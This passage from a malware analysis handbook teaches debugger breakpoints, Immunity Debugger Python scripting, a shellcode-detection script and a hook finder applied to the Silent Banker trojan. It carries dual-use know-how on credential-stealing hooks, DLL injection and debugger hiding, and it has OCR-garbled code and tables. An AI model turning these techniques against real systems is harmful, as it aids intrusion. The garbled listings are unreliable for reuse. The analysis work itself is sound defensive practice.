
A hardware breakpoint uses the CPU's debug registers DR0-DR7. You can set hardware breakpoints to pause the program upon reading, writing, or executing a memory address. Unlike software breakpoints, hardware breakpoints do not modify the process's memory, so you can use them more reliably with packed code. However, you can only set four hardware breakpoints at a time. Also, malware can detect if hardware breakpoints have been set by calling `GetThreadContext` with the `CONTEXT_DEBUG_REGISTERS` or `CONTEXT_FULL` flags.

## Memory Breakpoints

Memory breakpoints can be useful when you find an interesting string or variable in the process's memory but don't know exactly which instruction(s) reference it. Using memory breakpoints, you can ask the debugger to pause when *any* instructions in the process (including loaded DLLs) read or write to the memory location.

The following list discusses the ways you can set memory breakpoints:

- To set a memory breakpoint on an instruction, right-click the desired address in the CPU pane and select either Breakpoint ⇨ Memory, On Access or Breakpoint Memory, On Write.
- To set a memory breakpoint on data in the Dump pane, highlight the group of bytes and right-click as described previously.
- To set a memory breakpoint for an entire section of memory, go to the memory map (Alt+M). Then right-click and choose either Set Break-On-Access, Set Memory Breakpoint On Access, or Set Memory Breakpoint On Write. Figure 11-18 shows how this menu will appear.



**Figure 11-18:** The memory map right-click menu

Memory breakpoints work by enabling the `PAGE_GUARD` protection on the memory page. When the debugged process attempts to access a guarded page, the system fires a `STATUS_GUARD_PAGE_VIOLATION`<sup>3</sup> exception. The debugger will catch this exception and pause the program so you can analyze it.


## Setting Breakpoints Using Names/Symbols

Many debuggers allow you to set breakpoints on function names instead of addresses. For example, you can set a breakpoint on the Windows API function `wsprintfW` within `user32.dll`, instead of the address. The debugger translates the name into an address much like the `GetProcAddress` Windows API function. For this to work, the DLL containing the function you want to break on must already be loaded in the process—otherwise the lookup will fail.

To solve the problem of setting breakpoints on functions that aren't currently loaded, you can configure the debugger to pause upon loading new modules. Click `Options` ⇨ `Debugging Options` ⇨ `Events`. Then select the `Break on new module (DLL)` checkbox and press play (F9). The debugger will pause when the debugged process loads a new DLL. When this happens, you can set a breakpoint on the desired function before allowing the program to resume. There is a Python script that uses this technique in an automatic manner from the cyberwart blog.<sup>4</sup>

## Using the Command Box

Immunity Debugger's command box allows you to enter commands such as `bp` for a software breakpoint or `hw` for hardware breakpoint. Figure 11-19 shows how the authors set a software breakpoint on `CreateFileW`. Upon hitting play and catching the breakpoint, you can also see the parameters being sent to `CreateFileW` by looking at the Stack pane.



**Figure 11-19:** Using the command box to set breakpoints

**NOTE**

Typing `help` into the command box shows all of the possible commands that you can enter. Some other useful ones include `d` or `da` to follow an address in the dump pane and various tracing, dump, stack, and window commands. The command box also serves as an interface to the Python scripts available in the installation directory `C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands`, which we discuss more in the Immunity Debugger's Python API section.

**Practical Usage of a CreateFile Breakpoint**

If you want to debug malware to examine its usage of a configuration file, you might set a breakpoint on `CreateFileW` and look on the stack until the `FileName` parameter points to the configuration file. Then you can set a breakpoint on `ReadFile` and/or `WriteFile` to inspect its input and output operations. In the case of `ReadFile`, you'll see a pointer to the input buffer on the stack. You can follow that address in the Dump pane, step over (F8) the call to `ReadFile`, and now you'll see the contents of the configuration file in the Dump pane. To break on the next instruction that accesses the file's content, set a hardware on-access or memory on-access breakpoint at the start of the configuration file contents and then press play (F9). Using these few steps, you can pinpoint the exact location in the malware where the configuration file is parsed.

<sup>3</sup><http://msdn.microsoft.com/en-us/library/aa366549%28VS.85%29.aspx>

<sup>4</sup><http://www.cyberwart.com/blog/2009/08/10/set-future-breakpoints>

**RECIPE 11-7: USING CONDITIONAL LOG BREAKPOINTS**

As mentioned in the previous recipe, when you set a breakpoint on an API, you can inspect the parameters sent to the API by looking on the stack. One problem you'll likely run into is that some APIs may be called hundreds of times by other modules loaded in a process while you're waiting for your malicious program to call the API. In this case, you'll have to continue pressing play (F9) after each false positive, which is a very tedious process. Luckily, you can reduce the noise by using *conditional* breakpoints.

**Defining the Conditions**

Suppose you want to set a breakpoint on `CreateFileW`, but only pause the debugger when your process tries to open a file with write access. The second parameter to `CreateFileW`, named

dwDesiredAccess, specifies the desired access. Examples include `GENERIC_READ`, `GENERIC_WRITE`, and `GENERIC_ALL`. These values can be combined with a logical OR. For instance, `GENERIC_READ` has the value `0x80000000` and `GENERIC_WRITE` has the value `0x40000000`. If your malware calls `CreateFileW` with both read and write permissions, the `dwDesiredAccess` parameter will be `0xC0000000` (`0x80000000|0x40000000 = 0xC0000000`). When configuring the conditional breakpoint, you'll want to check if the second parameter has the `0x40000000` bit set.

Setting the Breakpoint

To set a conditional breakpoint, navigate to the address of `CreateFileW` first. Then right-click the function's first instruction and select `Breakpoint ⇄ Conditional log` (Shift+F4). The display (shown in Figure 11-20) allows you to define the condition using logical AND (&), OR (!), and equals (=) operators.




Figure 11-20: Options for a conditional log breakpoint

To decide which values to place in the fields, make sure you understand the layout of the stack upon entering a function. Table 11-4 shows a quick review:

Table 11-4: Layout of the Stack upon Entering a Function

Layout	Description
ESP	Address of the top of the stack
[ESP]	Return address
[ESP+4]	First parameter to the function (file name)
[ESP+8]	Second parameter to the function (desired access)

As you can see in Figure 11-20, the condition is checking `[ESP+8]` which is the `dwDesiredAccess` parameter. The radio buttons allow you to control which actions to take when the breakpoint is triggered. The three possible actions are:

- **Pause program:** This action pauses execution of the program like a typical breakpoint.
- **Log value of expression:** This action allows logging of custom types and values. In Figure 11-20, you can see that the expression is `[ESP+4]`, which is the first parameter to `CreateFileW`. Accordingly, the drop-down menu tells the debugger to decode `[ESP+4]` as a pointer to a Unicode string. As a result, when the breakpoint triggers, you'll see the following message in the log window:

```
COND: FileName = 0100A900 "c:\myfile.txt"
```

- **Log function arguments:** This action dumps all function parameters (provided the debugger recognizes the API function) to the log window. This action is a just a pre-configured version of the previously described action.

```
7C810760  CALL to CreateFileW from notepad.01004ED8
          FileName = "c:\myfile.txt"
          Access = GENERIC_READ|GENERIC_WRITE
          ShareMode = FILE_SHARE_READ
          pSecurity = NULL
          Mode = OPEN_ALWAYS
          Attributes = NORMAL
          hTemplateFile = NULL
```

## Immunity Debugger's Python API

Immunity Debugger has a built-in Python framework that you can use to extend the debugger's functionality for malware analysis. This section discusses some of the existing Python plug-ins and presents a few new ones to get you familiar with the API. Also, Chapter 12 covers how to script the execution of malicious code for the purposes of decoding and decrypting. You can find documentation of the Python API in various online sources as well:

- **Immunity Debugger Online API Reference:** <http://debugger.immunityinc.com/update/Documentation/ref/>


- **Intelligent Debugging for Vulnerability Analysis and Exploit Development by Damian Gomez:** <http://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gomez.pdf>
- **Starting to Write Immunity Debugger PyCommands Cheatsheet by Peter Van Eeckhoutte:** <http://www.corelan.be:8800/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/>

## RECIPE 11-8: DEBUGGING WITH PYTHON SCRIPTS AND PYCOMMANDS

In this section, you will learn how to execute Python commands to set breakpoints, modify register values, read process's memory, and search memory for strings. Although you have a multitude of ways to execute Python code in Immunity Debugger, this section covers only two of them—the Python shell and PyCommands.

### Using the Python Shell

The Python shell is an interactive command shell that you can launch while debugging any process by clicking the icon shown in Figure 11-21.



**Figure 11-21:** Opening the Python shell

You'll be presented with a prompt that looks like this:

```
*** Immunity Debugger Python Shell v0.1 ***
ImmLib instantiated as 'imm' PyObject
READY.
>>> type your python commands here
```

At the prompt, you can combine normal Python code with functions exposed by the Immunity Debugger API. Here are a few examples to get you started:

- To debug a new process and allow it to execute until the first call to `CreateFileW`, use the following:

```
>>> imm.openProcess("malware.exe")
0
>>> imm.setBreakpoint(imm.getAddress("kernel32.CreateFileW"))
0
```

```
>>> imm.Run()
1
```

- To execute the until `CreateFileW` finishes, and then print the return value, you can use the following:

```
>>> imm.runTillRet()
>>> regs = imm.getRegs()
>>> if regs['EAX'] == 0xFFFFFFFF:
>>>     print "Invalid handle value!"
>>> else:
>>>     print "The handle is: " + hex(regs['EAX'])
```

- To dump 0x8000 bytes of memory starting at address 0x1001000 to a file on disk, you can use the following:

```
>>> f = open("c:\dumped_01001000.mem", "wb")
>>> f.write(imm.readMemory(0x1001000, 0x8000))
>>> f.close()
```

- To list the loaded modules and their base addresses, use the following:

```
>>> mods = imm.getAllModules()
>>> for mod in mods:
>>>     print "%08x" % mod.baseaddress, mod.name
>>>
5cb70000 shimeng.dll
7c800000 kernel32.dll
77c10000 msvcrt.dll
6f880000 acgenral.dll
7c900000 ntdll.dll
769c0000 userenv.dll
[REMOVED]
```

- To find and print all occurrences of a Unicode substring, use the following:

```
>>> strs = imm.Search(u"bot_")
>>> for addr in strs:
>>>     buf = imm.readWString(addr).replace("\x00", "")
>>>     print buf
>>>
bot_httpinject_enable
bot_httpinject_disable
bot_bc_remove
bot_bc_add
bot_update
bot_uninstall
```

- To search for all occurrences of an assembly instruction (`PUSH 20000013` in the example) in a given module and disassemble the instructions around it, use the following:

```
>>> cmds = imm.searchCommandsOnModule(0x400000, "PUSH 20000013")
```

```

>>> for cmd in cmds:
>>>     len = 0
>>>     for c in range(0,5):
>>>         addr = cmd[0] + len
>>>         op = imm.Disasm(addr)
>>>         print "0x%08x\t%s" % (addr, op.getDisasm())
>>>         len += op.getSize()
>>>
0x00406fa8    PUSH 20000013
0x00406fad    PUSH EBX
0x00406fae    MOV DWORD PTR SS:[EBP-8],4
0x00406fb5    MOV DWORD PTR SS:[EBP+8],ESI
0x00406fb8    CALL DWORD PTR DS:[401360]

```

As you can see, there is a `CALL` instruction shortly after the `PUSH` that you searched for. To find the name of the function being called, you use the following Python commands.

```

>>> p = imm.readLong(0x401360)
>>> func = imm.getFunction(p)
>>> print func.getName()
WININET.HttpQueryInfoA

```

## Using PyCommand Plug-ins

PyCommands are re-usable scripts that contain the same code that you would type into the Python shell. There is a pre-existing directory full of examples (see `C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands`). Table 11-5 shows a summary of some malware-related plug-ins:

**Table 11-5:** Immunity Debugger PyCommand Plug-ins and Their Uses

Plug-in	Description
<code>bpexp.py</code>	Sets breakpoints on the entry point and TLS call back functions (see Recipe 11-1).
<code>finddatatype.py</code>	Scans a block of memory looking for strings, Unicode strings, linked lists, pointers, and “exploitable” types.
<code>searchcrypt.py</code>	Searches a process’s memory space for known cryptography constants.
<code>search.py</code> and <code>searchcode.py</code>	Searches a process’s memory space for assembly instructions or sets of instructions.
<code>getevent.py</code>	Gets more information on the last event that occurred, such as the address of the last instruction executed, the type of exception that occurred, and so on.
<code>hookssl.py</code>	Hooks the <code>schannel.dll</code> functions that browsers use for encrypting SSL traffic and dumps the captured data.
<code>packets.py</code>	Hooks <code>ws2_32.dll</code> network functions and prints the size of incoming/outgoing packets along with a binary and ASCII dump.



Plug-in	Description
nohooks.py	Clears all hooks.
hidedebug.py	Prevents malware from detecting the debugger.

## Executing PyCommands

To execute PyCommands, type a `!` in Immunity Debugger's command box followed by the name of the command. For example, if you want to execute the `nohooks.py` plug-in, you type `!nohooks <arguments>`. If the plug-ins require arguments, they typically display the proper syntax in the debugger's log window. To install your own plug-ins, just create a new file named `YourCommand.py` and place it in the PyCommands directory; launch it by typing `!YourCommand`.

## RECIPE 11-9: DETECTING SHELLCODE IN BINARY FILES




*You can find support material for this recipe on the companion DVD.*

One of the interesting, malware-related tasks that you can accomplish with Immunity's Python API is detecting streams of shellcode in arbitrary binary files. Imagine you come across a potentially malicious image file, office document, or data from a packet capture. If you suspect there may be shellcode in the file, but have no idea where the shellcode starts or ends, you can leverage a PyCommand on the DVD named `scd.py` (shellcode detect).

## How the Script Works

Here is a brief explanation of how `scd.py` works:

1. You supply a path to the suspect file when launching `scd.py`.
2. The script uses `imm.openProcess` to start an instance of `notepad.exe`. This is just a dummy process used as a container for loading the shellcode.
3. It reads in the suspect file's contents, allocates memory in the dummy process with `imm.remoteVirtualAlloc`, and transfers the file's contents to the allocated region with `imm.writeMemory`.
4. It uses `imm.disasm` to disassemble the file's contents looking for `CALL` or `JMP` instructions. Because you're working with an arbitrary binary file, there may be hundreds of false positives. However, only shellcode would contain a `CALL` or `JMP` to a legitimate location where multiple other valid instructions exist. Figure 11-22 shows a diagram of the decisions that the script makes to limit false positives.



**Figure 11-22:** Decision tree for detecting shellcode

Based on the preceding algorithm, `scd.py` will print a list of possible addresses that contain shellcode into its own debugger window. Here is the code for `scd.py`:

```
import immllib
import getopt, string
import immutils
import os

def usage(imm):
    imm.Log("Usage: !scd -f FILETOCHECK")

def checkop(op):
    instr = op.getDisasm()
    junk = ["IN", "OUT", "LES", "FSUBR", "DAA",
            "BOUND", "???", "AAM", "STD", "FIDIVR",
            "FCMOVNE", "FADD", "LAHF", "SAHF", "CMC",
            "FIELD", "WAIT", "RETF", "SBB", "ADC",
            "IRETD", "LOCK", "POP SS", "POP DS", "HLT",
            "LEAVE", "ARPL", "AAS", "LDS", "SALC",
```

```

        "FTST", "FIST", "PADD", "CALL FAR", "FSTP",
        "AAA", "FIADD"]
    for j in junk:
        if instr.startswith(j):
            return False
    if op.isCall() or op.isJump():
        if op.getJumpAddr() > 0x7FFFFFFF:
            return False
    return True

def main (args):
    imm = immlib.Debugger()
    scfile = None
    conditional = False

    try:
        opts, argo = getopt.getopt(args, "f:")
    except getopt.GetoptError:
        usage(imm)
        return
    for o,a in opts:
        if o == "-f":
            try:
                scfile = a
            except ValueError, msg:
                return "Invalid argument: %s" % a

    if scfile == None or not os.path.isfile(scfile):
        usage(imm)
        return

    # Get something going so the context is valid
    imm.openProcess("c:\\windows\\system32\\notepad.exe")

    # Read file contents
    buf = open(scfile, "rb").read()
    cb = len(buf)

    # Copy the contents to process memory
    mem = imm.remoteVirtualAlloc(cb)
    imm.writeMemory(mem, buf)

    # Clarify the start and end of the buffer
    start = mem
    end = mem + cb

    table = imm.createTable('Shellcode Detect',\
        ['Ofs', 'Abs', 'Op', 'Op2', 'Op3'])

    while start < end:

```

```

# Disassemble the instruction
d = imm.disasm(start)
c = d.getSize()
# Skip anything that isn't a jump/call
if (not d.isCall()) and (not d.isJump()):
    start += c
    continue
# Get the destination address of the jump/call
dest = d.getJumpAddr()
# The destination must land within the shellcode
# buffer or else we've just located a false positive
if dest < start or dest > end:
    start += c
    continue
# Disassemble the first 3 ops at destination
op2 = imm.disasm(dest)
op3 = imm.disasm(dest+op2.getSize())
op4 = imm.disasm(dest+op2.getSize()+op3.getSize())
# Use a simple validity check to reduce fp's
if checkop(op2) and checkop(op3) and checkop(op4):
    table.add('', ['0x%x' % (start - mem),\
        '0x%x' % start,\
        '%s' % d.getDisasm(),\
        '%s' % op2.getDisasm(),\
        '%s' % op3.getDisasm()])
    start += c
return "done"

```

## Using scd.py

To use the script, copy it from the book's DVD to your PyCommands directory. Then execute the following statement in the debugger's command box:

```
!scd -f c:\bad.ppt
```

In the example, we passed the path to a malicious 230KB PowerPoint document. Figure 11-23 shows how the output appears. It contains the following columns:

- **Ofs:** Offset within the suspect file where possible shellcode exists.
- **Abs:** Absolute address within the process memory where the possible shellcode exists (this is the base address of the allocated memory plus the Ofs value).
- **Op:** A `CALL` or `JMP` instruction identified by the shellcode scanner. Only `CALL` or `JMP` instructions that lead to a valid destination are shown. Valid destinations include those between the base address of the allocated memory and the base address plus the size of the suspect file.
- **Op2:** A disassembly of the first instruction found at the destination address.
- **Op3:** A disassembly of the second instruction found at the destination address.


ofs	Addr	Op	Op2	Op3
0x5229	0x145229	JMP SHORT	00145229	PREFI REPI:
0x522d	0x14522d	JMP SHORT	0014522d	OP EDI, FF2E0851
0x5237	0x145237	JMP SHORT	00145237	PREFI REPI:
0x5231	0x145231	JMP SHORT	00145231	PUSH EBP
0x5246	0x145246	JMP SHORT	00145246	MOV EAX, 47938F00
0x5249	0x145249	JMP SHORT	00145249	MOV ESP, ECESB888
0x524a	0x14524a	JMP SHORT	0014524a	POP EAX
0x5249	0x145249	JMP SHORT	00145249	DEC EDI
0x11082	0x151082	JMP SHORT	00151082	MOV BYTE PTR DS:[EDI+666279], DL
0x1522	0x1522	JMP SHORT	001522	JNC SHORT 00152299
0x14c54	0x14c54	CALL	0014c54	ADD DYTE PTR DS:[EAX], AL
0x12f4c	0x12f4c	JMP SHORT	0012f4c	ADD DYTE PTR DS:[EAX], AL
0x15c5e	0x15c5e	JMP SHORT	0015c5e	JNS SHORT 0015c5e8
0x170d4	0x170d4	JMP SHORT	00170d4	LODS DWORD PTR DS:[ESI]
0x15ee4	0x15ee4	JMP SHORT	0015ee4	JS SHORT 0015ee4b
0x15181	0x15181	JMP SHORT	0015181	INUL EBF, DWORD PTR DS:[EDI+D1], CF
0x15c52	0x15c52	JMP SHORT	0015c52	CLD
0x1d288	0x1d288	JMP SHORT	001d288	XCHG ESP, EBX
0x1d3b7	0x1d3b7	JMP SHORT	001d3b7	JMP SHUM 001502b7
0x1e204	0x1e204	JMP SHORT	001e204	ADD BYTE PTR DS:[EAX], AL
0x2004	0x2004	JMP SHORT	002004	TEST AL, 67
0x22288	0x22288	JMP SHORT	0022288	JO SHORT 0016834A
0x2071c	0x2071c	JMP SHORT	002071c	CALL 0
0x2079b	0x2079b	JMP SHORT	002079b	AND ESP, DWORD PTR DS:[F00+331]
0x20728	0x20728	JMP SHORT	0020728	INUL DWORD PTR DS:[FSI]
0x2087	0x2087	JMP SHORT	002087	NOT DWORD PTR DS:[FSI]
0x20e59	0x20e59	CALL	00170E59	POP EBX
0x20e5f	0x20e5f	JMP SHORT	00170E5f	MOV EDI, DWORD PTR FS:[30]
0x20e55	0x20e55	CALL	00170E55	PUSHAD
0x20e57	0x20e57	JMP SHORT	00170E57	CHP ESI, 2009
0x20e10	0x20e10	JMP SHORT	00170E10	MOV DWORD PTR DS:[CDX+401002], CD
0x20e1b	0x20e1b	JMP SHORT	00170E1b	PUSH DWORD PTR DS:[CDX+401002]
0x20f1d	0x20f1d	JMP SHORT	00170F1d	PUSH DWORD PTR DS:[CDX+401002]
0x20f1f	0x20f1f	JMP SHORT	00170F1f	PUSH 0
0x20f7c	0x20f7c	JMP SHORT	00170F7c	PUSH DWORD PTR DS:[EBX+401009]
0x20ff1	0x20ff1	JMP SHORT	00170FF1	SUB EDX, DWORD PTR DS:[ESI+20]
0x17183	0x17183	JMP SHORT	0017183	FOFAD
0x2012	0x2012	JMP SHORT	00172012	NOF
				PREFI REPI:

**Figure 11-23:** Shellcode detect output columns

To interpret the results, look at the disassembly shown in the Op2 and Op3 columns. If both instructions appear to be valid and they seem to make sense contextually, then it's very possible you've found some shellcode. The context is extremely important here, for example, because two instructions such as `INC EDI` and `DEC EDI` are valid, but they really don't make sense when executed sequentially. This would be the equivalent of someone typing `i+=1; i-=1;` into their source code.

Although the `scd.py` script takes care of eliminating a large number of false positives (it reduced 230KB worth of data down to 30 possible shellcode locations), you still need to differentiate between shellcode and junk instructions to sort through the rest. As shown in Figure 11-23, the ~10 lines starting at absolute address `0x170E5F` and continuing to `0x172012` are interesting. They are all `JMP` or `CALL` instructions to a location that make sense contextually. You can right-click any of these lines and copy the absolute address (from the Abs column) into your clipboard. Then over in the CPU pane, use `Ctrl+G` and paste in the address to bring up a more thorough disassembly of the surrounding instructions. By right-clicking the `0x170E5F` line, which is a `JMP` to `0x170E91`, you end up at the location shown in Figure 11-24.

As you can see, this led us directly to the shellcode. It required a few moments of visual inspection, but compared to the time it would take to visually inspect 230KB worth of binary data looking for a small chunk of shellcode, it's time well spent. You could create a standalone tool using any stream disassembler (such as DiStorm see Recipe 6-9), but the next step after locating shellcode in a binary file is to load it into a debugger for analysis. With `scd.py`, the shellcode is already loaded and you can immediately start debugging it (this is another great time to use the set new origin feature discussed in Recipe 11-5).



**Figure 11-24:** Inspection of assembly instructions shows valid shellcode

## RECIPE 11-10: INVESTIGATING SILENTBANKER'S API HOOKS



*You can find supporting material for this recipe on the companion DVD.*

A debugger has full control over a debugged process, including the ability to inspect the process's entire virtual memory space. As you learned in Recipe 11-9, the debugger also has a built-in disassembler that you can use to build tools. This recipe introduces a PyCommand that detects malicious API hooks in your debugged process. The idea is to give you a simple way to go from detection to debugging to fully understanding the purpose of an API hook. The script for this recipe is included on the book's DVD, named `findhooks.py`.

## How findhooks.py Differs from Rootkit Scanners

Rootkit scanners such as GMER (see Recipe 10-6) can check for API hooks system-wide, including those in kernel mode. However, these rootkit scanners don't help you determine the purpose of the hook. For example, you may find that the `HttpSendRequestW` function is hooked within a browser, but this is only half of the story. You still need to determine the reason why malware hooked `HttpSendRequestW`. Here are a few reasonable explanations:

- The malware wants to monitor visited URLs and search engine queries.
- The malware wants to steal credentials for any websites a user logs into.

- The malware wants to steal credentials only from a few banking websites based in the UK.
- The malware wants to monitor visited URLs *and* steal credentials.

You can determine the reason(s) a particular malware sample hooks an API function by performing static analysis on the binary (using IDA Pro). Another way is to attach to the browser with a debugger, set a breakpoint on the hooked API function(s), trigger the breakpoint(s) by using the browser, and then step through the rootkit code to figure out what it does. The `findhooks.py` script that we present in this recipe is convenient because you can detect *and* debug a hook all without leaving the debugger's GUI. However, we do not intend for `findhooks.py` to replace robust rootkit scanners like GMER. It is really just a proof-of-concept script that provides assistance with debugging.

## How the Script Works

Here is a description of how the `findhooks.py` script works:

- It enumerates all symbols in the debugged process with `imm.getAllSymbols`. This function returns a dictionary with the module names (e.g., `kernel32.dll`) as the keys and another dictionary as the values. This other dictionary stores symbol addresses as the keys and symbol names (e.g., `CreateFileW`) as the values.
- For each symbol in each module, the script does a lookup on the symbol name using `imm.getAddress` and makes sure it can be located in the process's memory. After the lookup, you have the addresses for the exported symbols (otherwise known as API functions).
- It disassembles the first instruction in each API function using `imm.disasm` and checks if the instruction is a `CALL` or `JMP` (using `op.isCall` and `op.isJump`, respectively). If so, it gets the destination address with `op.getJumpAddr`.
- It checks if the destination address of the `CALL` or `JMP` is within the containing module. If not, then the API function is hooked.

The following is the code for the `findhooks.py` script.

```
import immelib

def isExternalToModule(imm, addr, dest):
    '''is an address within range of a DLL'''
    mod = imm.getModulebyAddress(addr)
    if (dest < mod.getBaseAddress()) or \
        (dest > mod.getBaseAddress()+mod.getSize()):
        return True
    return False
```

```

def main(args):
    imm = immlib.Debugger()

    table = imm.createTable('Rootkit Locator',\
        ['Function', 'Address', 'Opcode'])

    # this allows us to enumerate all exports from all
    # DLLs loaded in the process. we could alternately
    # walk the LDR_MODULE list and use pefile to parse
    # the PE header and find all exports
    sym = imm.getAllSymbols()

    # for each loaded DLL
    for modname in sym.keys():
        modsym = sym[modname]
        # for each symbol in the DLL
        for modaddr in modsym.keys():
            mod = modsym[modaddr]
            string = modname.split(".")[0] + "." + mod.name
            # this works like GetProcAddress. if it succeeds,
            # then we've found a valid export symbol
            addr = imm.getAddress(string)
            if addr == -1:
                continue
            # disassemble the function's 1st instruction
            op = imm.disasm(addr)
            instr = op.getDisasm()
            # check for the most typical types of inline hooks
            if op.isJump() or op.isCall():
                dest = op.getJumpAddr()
                if isExternalToModule(imm, addr, dest):
                    table.add('', ['%s' % string,\
                        '0x%x' % addr, '%s' % instr])
            # check for hooks of type "push 0x???????; ret"
            elif op.isPush():
                nextop = imm.disasm(addr + op.getSize())
                if nextop.isRet():
                    call_dest = imm.readLong(addr+op.getSize()+1)
                    if isExternalToModule(imm, addr, call_dest):
                        table.add('', ['%s' % string,\
                            '0x%x' % addr, '%s' % instr])

```

## Using findhooks.py

To use this debugger plug-in, copy findhook.py from the book's DVD into your PyCommands directory. Then type **!findhooks** into the debugger's command box without any arguments. Figure 11-25 shows an example of the script's output. In the example, our debugger is



attached to an Internet Explorer process infected with a sample of the Silent Banker trojan. Here is a description of the fields in the output window:

- **Function:** The name of the hooked API function and containing module.
- **Address:** The address of the hooked API function in memory.
- **Opcode:** The disassembly of the first instruction in the hooked function (the one that leads outside of the containing module).

[illegible]


**Figure 11-25:** Locating Silent Banker’s API hooks

As you can see, there are several hooks in the IE process, but not all of them are malicious. You can usually distinguish between malicious and non-malicious hooks by examining the function name and where it leads. For example, `ws2_32.WSAGetLastError` is hooked, but it points at the `kernel32.GetLastError` function. This is just an instance of export forwarding. On the other hand, `advapi32.CryptGenKey` is hooked, but it points to an address at `01C10000`. In fact, many of the hooked functions point somewhere in the `01000000–02000000` range. The code running in that memory range does not have an associated module name. Without a doubt, that's where you can find Silent Banker.

## Debugging the API Hooks

Now that you know which APIs are hooked, you can set a breakpoint on the hooked APIs and begin using the debugged process to visit websites, transfer FTP files, and so on. Of course, don't log into anything with your real credentials or better yet—do your testing in a lab environment with InetSim (see Recipe 7-3) so there's no possibility of data exfiltration.

Figure 11-26 shows a disassembly of code in the `ws2_32.send` hook. We got here by simply setting a breakpoint on `send` and then accessing a web page in IE. As you can see, the hook inspects outgoing packets for `USER`, `PASS`, and other strings exposed in plaintext protocols such as HTTP and FTP. If the malware reads data from a file on disk to see if it should target certain institutions, you'll likely see it all happening inside this hook function.



**Figure 11-26:** The rootkit scans traffic for user names and passwords

Using the technique described in this recipe, you can quickly detect hooked API functions in debugged processes. You may run into false positives (such as legitimate export forwarding) and the example script only detects inline hooks. However, you can extend it to detect other types of hooks without too much effort.

## WinAppDbg Python Debugger

WinAppDbg (<http://winappdbg.sourceforge.net/>) is a Python module by Mario Vilas that allows you to easily instrument and debug Windows applications using Python scripts. You can create your own fully functional debugger based on WinAppDbg in just a few lines of source code. This opens doors for many interesting capabilities that you can execute entirely from the command line. Here is a description of WinAppDbg from the tool's website:

*It uses ctypes to wrap many Win32 API calls related to debugging, and provides a powerful abstraction layer to manipulate threads, libraries, and processes. It allows you to attach your script as a debugger, trace execution, hook API calls, handle events in your debugee, and set breakpoints of different kinds (code, hardware, and memory). Additionally it has no native code at all, making it easier to maintain or modify than other debuggers on Windows.*

The next few recipes show you some ways that you can leverage the existing tools that ship with WinAppDbg and how you can design your own tools using the framework. If you're looking for alternatives or additional information about pure Python debuggers for the Windows platform, see one of the following sources:

- Pedram Amini's pydbg (<http://pedram.redhive.com/PyDbg/docs/>)
- Pedram Amini's PaiMei reverse engineering framework (<http://pedram.redhive.com/PaiMei/docs/>)

## RECIPE 11-11: MANIPULATING PROCESS MEMORY WITH WINAPPCDBG TOOLS

As previously mentioned, WinAppDbg is more than just a debugging framework. Mario provides a number of useful command-line Python scripts that you can use to investigate and interact with malware during an analysis. Table 11-6 shows a summary of the “auxiliary” tools that Mario provides.

**Table 11-6:** Auxiliary Tools for WinAppDbg

Tool Name	Description
pinject.py	Injects a DLL into a process of your choice.
plist.py	Lists active processes and their PIDs.
pmap.py	Shows the memory map of a process, including page permissions and the full path on disk to any mapped files that exist in the memory ranges.
pread.py	Reads process memory and outputs it to stdout or a file of your choice.
pwrite.py	Writes process memory (input can be hex digits on command line or a binary file).
